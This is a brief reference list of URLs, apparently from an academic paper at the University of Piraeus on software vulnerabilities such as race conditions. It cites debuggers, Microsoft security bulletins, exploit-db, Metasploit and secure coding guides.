[8] http://www.ollydbg.de/
[9] http://www.bigantsoft.com/
[10] http://www.exploit-db.com/exploits/10765/
[11] http://msdn.microsoft.com/en-us/library/windows/desktop/ms680339%28v=vs.85%29.aspx
[12] http://msdn.microsoft.com/en-us/library/9a89h429%28v=vs.80%29.aspx
[13] http://en.wikipedia.org/wiki/Time-of-check-to-time-of-use
[14] https://developer.apple.com/library/mac/#documentation/security/conceptual/SecureCodingGuide/Articles/RaceConditions.html
[15] http://www.cis.syr.edu/~wedu/seed/Labs/Vulnerability/Race_Condition/
[16] http://technet.microsoft.com/en-us/security/bulletin/ms12-041
[17] http://technet.microsoft.com/en-us/security/bulletin/MS10-053
[18] http://technet.microsoft.com/en-us/security/bulletin/ms11-006
[19] http://www.metasploit.com/modules/exploit/windows/fileformat/ms11_006_createsizeddibsection

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ